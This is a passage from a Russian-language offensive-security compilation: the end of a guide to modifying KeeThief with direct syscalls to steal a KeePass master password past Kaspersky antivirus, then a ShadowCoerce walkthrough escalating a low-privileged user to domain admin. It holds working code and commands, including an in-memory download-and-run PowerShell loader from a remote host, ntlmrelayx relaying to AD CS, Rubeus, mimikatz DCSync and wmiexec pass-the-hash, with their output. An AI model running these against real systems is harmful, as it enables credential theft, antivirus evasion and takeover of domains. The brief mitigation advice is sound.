https://github.com/GhostPack/KeeThief/blob/04f3fbc0ba87dbcd9011ad40a1382169dc5afd59/KeeTheft/KeeTheft/Win32.cs#L37-L38

    [DllImport("kernel32.dll")]
    public static extern int ReadProcessMemory(
        IntPtr hProcess,
        IntPtr lpBaseAddress,
        [Out, MarshalAs(UnmanagedType.LPArray, SizeParamIndex = 3)] byte[]
        lpBuffer,
        int dwSize,
        out IntPtr lpNumberOfBytesRead);
}
```

Для порядка я создам отдельные классы Delegates.cs (<https://github.com/snovvcrash/KeeThief/blob/syscalls/KeeTheft/KeeTheft/Delegates.cs>) и Syscalls.cs (<https://github.com/snovvcrash/KeeThief/blob/syscalls/KeeTheft/KeeTheft/Syscalls.cs>), где будут находиться делегаты и реализации системных вызовов соответственно. Функцию NtReadVirtualMemory я локализовал уже известным нам методом, подсмотренным в сорцах ([https://doxygen.reactos.org/d9/dd7/dll\\_2win32\\_2kernel32\\_2client\\_2proc\\_8c.html#ad7212006d73b4cfc79ffdc134de12829](https://doxygen.reactos.org/d9/dd7/dll_2win32_2kernel32_2client_2proc_8c.html#ad7212006d73b4cfc79ffdc134de12829)) ReactOS.

```
class Delegates
{
    //
https://github.com/snovvcrash/KeeThief/blob/3a1415e247688bc581f4dd036a6709737b3b3848/KeeTheft/KeeTheft/Delegates.cs#L26-L32

    [UnmanagedFunctionPointer(CallingConvention.StdCall)]
    public delegate DI.Data.Native.NTSTATUS NtReadVirtualMemory(
        IntPtr ProcessHandle,
```

```

        IntPtr BaseAddress,
        IntPtr Buffer,
        uint NumberOfBytesToRead,
        ref uint NumberOfBytesReaded);
    }

class Syscalls
{
    //
    https://github.com/snovvcrash/KeeThief/blob/3a1415e247688bc581f4dd036a6709737b3
    b3848/KeeTheft/KeeTheft/Syscalls.cs#L36-L47

    public static DI.Data.Native.NTSTATUS NtReadVirtualMemory(IntPtr Proces-
    sHandle, IntPtr BaseAddress, IntPtr Buffer, uint NumberOfBytesToRead, ref uint
    NumberOfBytesReaded)
    {
        // Получаем стаб (указатель на экспорт целевой функции) системного вы-
        зова и инициализируем им делегат
        IntPtr stub =
        DI.DynamicInvoke.Generic.GetSyscallStub("NtReadVirtualMemory");
        Delegates.NtReadVirtualMemory ntReadVirtualMemory = (Dele-
        gates.NtReadVirtualMemory)Marshal.GetDelegateForFunctionPointer(stub,
        typeof(Delegates.NtReadVirtualMemory));

        // Обращаемся к делегату как к целевой функции и возвращаем результат
        return ntReadVirtualMemory(
            ProcessHandle,
            BaseAddress,
            Buffer,
            NumberOfBytesToRead,
            ref NumberOfBytesReaded);
    }
}

```

Теперь нам нужно внести изменения в логику главного класса Program.cs (<https://github.com/GhostPack/KeeThief/blob/master/KeeTheft/KeeTheft/Program.cs>). Вот что там было изначально.

```

static class Program
{
    public static void ExtractKeyInfo(IUserKey key, IntPtr ProcessHandle, bool
    DecryptKeys)
    {
        //
        https://github.com/GhostPack/KeeThief/blob/04f3fbc0ba87dbcd9011ad40a1382169dc5a
        fd59/KeeTheft/KeeTheft/Program.cs#L156-L165

        // Read plaintext password!
    }
}

```

```

// Ждем, пока отработает шелл-код
Thread.Sleep(1000);

// Объявляем переменную для количества прочитанных байтов и статический
массив для сохранения результата
IntPtr NumBytes;
byte[] plaintextBytes = new byte[key.encryptedBlob.Length];

// Вызываем саму функцию ReadProcessMemory, передавая в качестве
аргумента адрес области памяти, откуда надо считать мастер-пароль
(EncryptedBlobAddr)
int res = Win32.ReadProcessMemory(ProcessHandle, EncryptedBlobAddr,
plaintextBytes, plaintextBytes.Length, out NumBytes);
if (res != 0 && NumBytes.ToInt64() == plaintextBytes.Length)
{
    // Если успешно, присваиваем результат полю plaintextBlob объекта
key и выводим его в консоль
    key.plaintextBlob = plaintextBytes;
    Logger.WriteLine(key);
}
}
}
}

```

Здесь происходит чтение уже расшифрованной области памяти (после завершения работы шелл-кода) в удаленном процессе. Я выбрал портирование функции `ReadProcessMemory` для примера неслучайно, поскольку тут нужно больше всего повозиться с типом передаваемых параметров.

Вот что у меня получилось.

```

static class Program
{
    public static void ExtractKeyInfo(IUserKey key, IntPtr ProcessHandle, bool
DecryptKeys)
    {
        //
https://github.com/snovvcrash/KeeThief/blob/3a1415e247688bc581f4dd036a6709737b3b3848/KeeTheft/KeeTheft/Program.cs#L161-L174

        // Read plaintext password!

        // Ждем, пока отработает шелл-код
        Thread.Sleep(1000);

        // Объявляем переменную для количества прочитанных байтов и указатель
на неуправляемую область памяти для сохранения результата
        uint NumBytes = 0;
    }
}

```

```
IntPtr pPlaintextBytes =
Marshal.AllocHGlobal(key.encryptedBlob.Length);

// Вызываем саму функцию ReadProcessMemory, передавая в качестве
аргумента адрес области памяти, откуда надо считать мастер-пароль
(EncryptedBlobAddr)
if (Syscalls.NtReadVirtualMemory(ProcessHandle, EncryptedBlobAddr,
pPlaintextBytes, (uint)key.encryptedBlob.Length, ref NumBytes) == 0 && NumBytes
== key.encryptedBlob.Length)
{
    // Если успешно, перебрасываем считанные байты из неуправляемой
области памяти в статический массив
    byte[] plaintextBytes = new byte[NumBytes];
    Marshal.Copy(pPlaintextBytes, plaintextBytes, 0, (int)NumBytes);

    // Присваиваем результат полю plaintextBlob объекта key и выводим
его в консоль
    key.plaintextBlob = plaintextBytes;
    Logger.WriteLine(key);
}

// Освобождаем неуправляемую память, выделенную ранее
Marshal.FreeHGlobal(pPlaintextBytes);
}
```

Основное отличие, как ты уже догадался, в том, что Native API не знает, что такое управляемые массивы .NET, поэтому приходится изменять логику для работы с неуправляемой памятью.

Собственно, остальные вызовы Win32 API легко находятся по Ctrl-F в Program.cs (<https://github.com/GhostPack/KeeThief/blob/master/KeeTheft/KeeTheft/Program.cs>), и для них проделываются те же манипуляции, что мы разобрали для ReadProcessMemory. Результат можно подглядеть в моем форке (<https://github.com/snovvcrash/KeeThief/tree/syscalls/KeeTheft/KeeTheft>).

## Время для теста!

Я скомпилирую модифицированную сборку и создам тестовую базу данных KeeThief с паролем PasswOrd!. Версия программы KeePass, на которой я это проверял, — самая свежая на момент написания статьи (2.50).

Грузим в память и дергаем точку входа при открытой БД KeePass (рис. 1.24).

```
$data = (New-Object
System.Net.WebClient).DownloadData('http://192.168.0.184/KeeTheft.exe')
$assembly = [System.Reflection.Assembly]::Load($data)
[KeeTheft.Program]::Main(" ")
```




Рис. 1.24. Сим-сим, откройся!

## Выводы

Использование системных вызовов в практике вирусопоисательства — далеко не новая тема. Основные способы детектирования (<https://www.cyberbit.com/blog/endpoint-security/malware-mitigation-when-direct-system-calls-are-used/>) вредоносного поведения в этом случае сводятся к отслеживанию операций парсинга `ntdll.dll` и запуска подозрительных процессов или потоков с помощью потенциально опасных вызовов по типу `NtCreateThreadEx`, `NtQueueApcThread` и других.

В результате мы обошли «Антивирус Касперского» и можем скомпрометировать креды в KeePass. Создание красивого загрузчика для исполнения программы в один клик из памяти на PowerShell оставлю в качестве упражнения для читателя.

# ShadowCoerce.

## Как работает новая атака на Active Directory

---

**AYSerkov**

В этой главе я покажу, как работает атака ShadowCoerce, которая использует службу теневого копирования (VSS) и позволяет принудить учетку контроллера домена Active Directory авторизоваться на узле злоумышленника. А это, как ты догадываешься, может привести к захвату домена.

## PetitPotam и PrinterBug

Ранее в тех же целях применялись техники PetitPotam (<https://github.com/topotam/PetitPotam>) и PrinterBug.

PetitPotam использовал функцию `EfsRpcOpenFileRaw` из протокола Microsoft Encrypting File System Remote Protocol (MS-EFSRPC), который предназначен для выполнения операций с зашифрованными данными, хранящимися в удаленных системах.

PrinterBug злоупотреблял функцией `RpcRemoteFindFirstPrinterChangeNotificationEx` в протоколе Microsoft Print System Remote Protocol (MS-RPRN). При атаке пользователь домена может заставить любую машину, на которой запущена служба очереди печати, подключиться к машине со включенным неограниченным делегированием. Для эксплуатации этого бага применяется инструмент `Krbrelayx` (<https://github.com/dirkjanm/krbrelayx>).

### **ПОЛЕЗНЫЕ ССЫЛКИ**

Подробнее об этих уязвимостях:

- Compromising a Domain With the Help of a Spooler (<https://blog.cymulate.com/compromising-a-domain>)
- Захват контроллера домена с помощью атаки PetitPotam (<https://habr.com/ru/company/deiteriylab/blog/581758/>)

ShadowCoerce — новый способ принудительной аутентификации. Он использует протокол службы теневого копирования VSS (MS-FSRVP). Но прежде, чем говорить о нем, расскажу пару слов о самой VSS.

## Что такое VSS

Volume Shadow Copy Service (VSS) — это фича Windows Server, которая позволяет тихо, незаметно и централизованно бэкапить пользовательские данные.

Представь, что у тебя есть файловый сервер, бэкап которого делается ежедневно. Утром ты внес изменения в критически важный документ, а в конце рабочего дня что-то напутал и случайно удалил этот файл. Восстановить его из бэкапа будет невозможно, так как в утреннюю сессию он не попал. Однако если на сервере включена служба VSS, то можно не торопиться ломать клавиатуру об колено и кидать монитор в окошко — файл можно будет спасти!

По сути VSS копирует всю информацию, хранящуюся на диске, но при этом отслеживает изменения и берет только нужные блоки. Сами копии делаются автоматически каждый час, и по умолчанию Windows хранит их в количестве 64 штук. VSS — штука удобная и повсеместно используется в доменных сетях.

## Стенд

Для проведения атаки нам понадобится тестовый стенд:

- контроллер домена (DC) — Windows Server 2016;




Рис. 2.1. Установка службы агента VSS

- центр сертификации (AD CS) — Windows Server 2016 с включенной службой Web Enrollment;
- скомпрометированная учетная запись пользователя с низкими привилегиями.

Судя по документации Microsoft, протокол удаленного файлового сервера VSS (MS-FSRVP):

- создает теньевые копии файловых ресурсов на удаленных компьютерах;
- делает резервное копирование приложений;
- восстанавливает данные на файловых ресурсах SMB2.

Чтобы наш контроллер домена начал делать теньевые копии, нужно установить службу агента VSS из меню «Роли сервера» (рис. 2.1).

На момент написания этих строк известны только две уязвимые функции, которые обрабатывает MS-FSRVP: `IsPathSupported` и `IsPathShadowCopied`. Именно они позволяют поднять наши права, так как обе работают с удаленными путями UNC.

## Как работает ShadowCoerce

Для ShadowCoerce доступен PoC (<https://github.com/ShutdownRepo/ShadowCoerce>), который демонстрирует злоупотребление этими функциями. Исполнение кода заставляет учетную запись контроллера домена запросить общий ресурс NETLOGON или SYSVOL из системы, находящейся под контролем злоумышленника. Принудительная аутентификация выполняется через SMB, в отличие от других подобных методов принуждения (PrinterBug и PetitPotam, рис. 2.2).

```
def IsPathShadowCopied(*args, dce, listener):
    logging.info("Sending IsPathShadowCopied!")
    try:
        request = IsPathShadowCopied()
        # only NETLOGON and SYSVOL were detected working here
        # setting the share to something else raises a 0x80042308 (FSRVP_E_OBJECT_
        request['ShareName'] = '\\.*\\%s\\NETLOGON' % listener
        # request.dump()
        resp = dce.request(request)
    except Exception as e:
        logging.getLogger().level = logging.DEBUG:
        traceback.print_exc()
        logging.info("Attack may of may not have worked, check your listener...")

def IsPathSupported(*args, dce, listener):
    logging.info("Sending IsPathSupported!")
    try:
        request = IsPathSupported()
        # only NETLOGON and SYSVOL were detected working here
        # setting the share to something else raises a 0x80042308 (FSRVP_E_OBJECT_
        request['ShareName'] = '\\.*\\%s\\NETLOGON' % listener
        resp = dce.request(request)
    except Exception as e:
        logging.getLogger().level = logging.DEBUG:
        traceback.print_exc()
        logging.info("Attack may of may not have worked, check your listener...")
        logging.error(str(e))
    # raise
```

Рис. 2.2. Принудительная аутентификация



При эксплуатации уязвимости NTLMv2-хеш учетной записи хоста контроллера домена оказывается захвачен. Затем этот хеш передается в центр сертификации, чтобы зарегистрировать сертификат. После чего его можно использовать для аутентификации на контроллере домена через службу Kerberos.

В журнале событий контроллера домена видим, как запускается сам процесс и служба VSS (рис. 2.3, 2.4 и 2.5).

Давай разберем сам процесс атаки ShadowCoerce (рис. 2.6).




Рис. 2.3. Подключение к сетевому ресурсу от имени user




Рис. 2.4. Запуск процесса fssagent и службы VSS

Для ее проведения злоумышленник выполняет следующие действия.

1. Подключается к сетевому ресурсу с помощью эксплоита и злоупотребляет функциями `IsPathSupported` и `IsPathShadowCopied` в протоколе MS-FSRVP.

2. Получает NTLMv2-хеш от контроллера домена (SMB). Вредоносный код принуждает учетную запись контроллера домена к аутентификации по протоколу SMB на захваченном компьютере.
3. Перенаправляет хеш в центр сертификации (LDAP).
4. Получает сертификат в Base64.




Рис. 2.5. Запуск процесса vssvc




Рис. 2.6. Схема атаки ShadowCoerce



```
python3 ntlmrelayx.py -t http://<IP центра сертификации>/certsrv/certfnsh.asp -
smb2support --adcs --template DomainController
```

```
python3 /home/m0z/Downloads/tools/50/ntlmrelayx.py http://192.168.1.156/certsrv/certfnsh.asp --adcs --template DomainController
ntlmrelayx v0.9.25 Copyright 2021 SecureAuth Corporation

[*] Protocol Client DC59HC loaded...
[*] Protocol Client IMAP loaded...
[*] Protocol Client IMAPS loaded...
[*] Protocol Client LDAP loaded...
[*] Protocol Client LDAPS loaded...
[*] Protocol Client SMTP loaded...
[*] Protocol Client MSSQL loaded...
[*] Protocol Client HTTPS loaded...
[*] Protocol Client HTTP loaded...
[*] Protocol Client RPC loaded...
[*] Protocol Client SMB loaded...
[*] Running ntlmrelay mode on single host
[*] Setting up SMB Server...
[*] Setting up HTTP Server...
[*] Setting up WCF Server...
```

Рис. 2.9. Получение сертификата

После успешной атаки нам будет выдан сертификат в Base64 (рис. 2.10, 2.11).

```
python3 shadowcoerce.py -u "vuln.pub" -u "user" -p "QazWdc!23" 192.168.1.122 192.168.1.147
MS-FSRVP authentication coercion PoC

[*] Connecting to ncacn_np:192.168.1.147[\PIPE\FssagentRpc]
[*] Connected!
[*] Binding to a8e0653c-2744-4389-a61d-7373df8b2292
[*] Successfully bound!
[*] Sending IsPathSupported!
[*] Attack may or may not have worked, check your listener...
```

Рис. 2.10. Сертификат в Base64

```
[*] Getting certificate...
[*] GOT CERTIFICATE!
[*] Base64 certificate of user DC1$:
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
```

Рис. 2.11. Сертификат в Base64

Используя сертификат, мы можем запросить билет TGT (Ticket-Granting Ticket, «билет на получение билета») для учетной записи контроллера домена (DC1) с помощью инструмента под названием **Rubeus** (рис. 2.12).

Rubeus.exe asktgt /user:DC1\$ /certificate:<сертификат в Base64> /ptt

```
+yU+FZr6SymaTrpmSsGGL/amZBnStNnT0UwufGg711QMo4H6MIHDoAMCAQCigbsEgbb9gbUwgbKga8w
gawwgangGzAZoAMCAREhEgQQ4Jy070jo6kQbtuczEcM8eKEKGwhhVUXOL1BVQqIRMA+gAwIBAaEIMAYb
BERDMSSjBwMFAEDhAAC1ERgPMjAyMjAzMzAxMTA0MjRaphEYDzIwMjIwMzAwMjEwNDI0WacRGa8yMDIy
MDQwNjExMDQyNFQpChsIVMT15QVUKpHTAboAMCAQKhFDASGwZrcmJ0Z3QbCHZ1bG4uchVvi
[+] Ticket successfully imported!

ServiceName      : krbtgt/vuln.pub
ServiceRealm     : VULN.PUB
UserName         : DC1$
UserRealm        : VULN.PUB
StartTime        : 30.03.2022 14:04:24
EndTime          : 31.03.2022 0:04:24
RenewTill        : 06.04.2022 14:04:24
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : 47y070jo6kQbtuczEcM8eA==
ASREP (key)      : EEC1B8B9D644A1417ECD9F841FC04291
```

Рис. 2.12. Запрос TGT с помощью Rubeus

```
C:\Windows\Tasks>net user TH /domain
Этот запрос будет обрабатываться контроллером домена vuln.pub.

Имя пользователя          TH
Полное имя                 :
Комментарий                :
Комментарий пользователя  :
Код страны или региона     (null)
Учетная запись активна    Yes
Учетная запись просрочена  Никогда

Последний пароль задан    29.03.2022 17:05:03
Действие пароля завершается 10.05.2022 17:05:03
Пароль допускает изменение 30.03.2022 17:05:03
Требуется пароль           Yes
Пользователь может изменить пароль Yes

Разрешенные рабочие станции Все
Сценарий входа              :
Конфигурация пользователя  :
Основной каталог            :
Последний вход             29.03.2022 19:13:24

Разрешенные часы входа      Все

Членство в локальных группах *IIS_IUSRS
                             *Администраторы
                             *Пользователи
Членство в глобальных группах *Администраторы предпр
                             *Администраторы схемы
                             *Администраторы домена
                             *Пользователи домена

Команда выполнена успешно.
```

Рис. 2.13. Атака DCSync

Наличие TGT для учетки контроллера домена эквивалентно правам локального администратора. TGT может быть использован, например, для проведения атаки DCSync с последующим закреплением в домене с помощью Golden ticket.

С помощью утилиты **mimikatz** проведем атаку DCSync и заберем NTLM-хеш администратора домена. Администратором домена на нашем стенде является пользователь **TH** (рис. 2.13, 2.14, 2.15).

```
lsadump::dcsync /domain:домен /user:пользователь
```

```
mimikatz # lsadump::dcsync /domain:vuln.pub /user:TH
[DC] 'vuln.pub' will be the domain
[DC] 'DC1.vuln.pub' will be the DC server
[DC] 'TH' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDH : TH

** SAM ACCOUNT **

SAM Username : TH
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration : 01.01.1601 3:00:00
Password last change : 29.03.2022 17:05:03
Object Security ID : S-1-5-21-364025704-1785043904-30528846-1001
Object Relative ID : 1001

Credentials:
Hash NTLM: 1b8993cf2365757c6c583d9d6a288aca
```

Рис. 2.14. Атака DCSync

`python3 wmiexec.py -hashes :NTLM хеш пользователя@<IP контроллера домена>`

```
└─$ wmiexec.py -hashes :1b8993cf2365757c6c583d9d6a288aca TH@192.168.1.147
Impacket v0.9.25.dev1+20220201.191645.d8679837 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
vuln\th
```

Рис. 2.15. Атака DCSync

## Выводы

Мы подняли привилегии с простого пользователя до администратора домена. Для этого нам понадобились всего одна действующая учетная запись и пара команд в консоли.

Атаки ретрансляции NTLM существуют уже довольно давно, но, как мы видим, исследователи ежегодно находят новые обходные пути для эксплуатации. Примечательно, что эта атака, в отличие от прошлых, не использует уязвимые функции в протоколе RPC, а опирается на протокол общего доступа к файлам SMB.

Если ты администрируешь сеть, где включен NTLM, убедись, что службы, разрешающие проверку подлинности NTLM, используют средства защиты. Среди них — расширенная защита для проверки подлинности (EPA) или функции подписи, такие как подпись SMB. А еще твоя сеть потенциально уязвима, если в домене включена проверка подлинности NTLM и используется служба сертификации Active Directory (AD CS) с любой из следующих служб:

- интернет-регистрация центра сертификации;
- веб-служба регистрации сертификатов.

Официальных заявлений Microsoft по поводу описываемой атаки на момент написания этих строк не делалось.

# Круче кучи!

## Разбираем в подробностях проблемы heap allocation

---

**Вячеслав Москвин**

Некоторые уязвимости возникают из-за ошибок с управлением памятью, выделенной на куче. Механизм эксплуатации этих уязвимостей сложнее, чем обычное переполнение на стеке, поэтому не все умеют с ними работать. Даже курс Cracking the perimeter (OSCE) не заходил дальше тривиальной перезаписи SEH. В этой статье я расскажу и на практике покажу механику работы кучи.

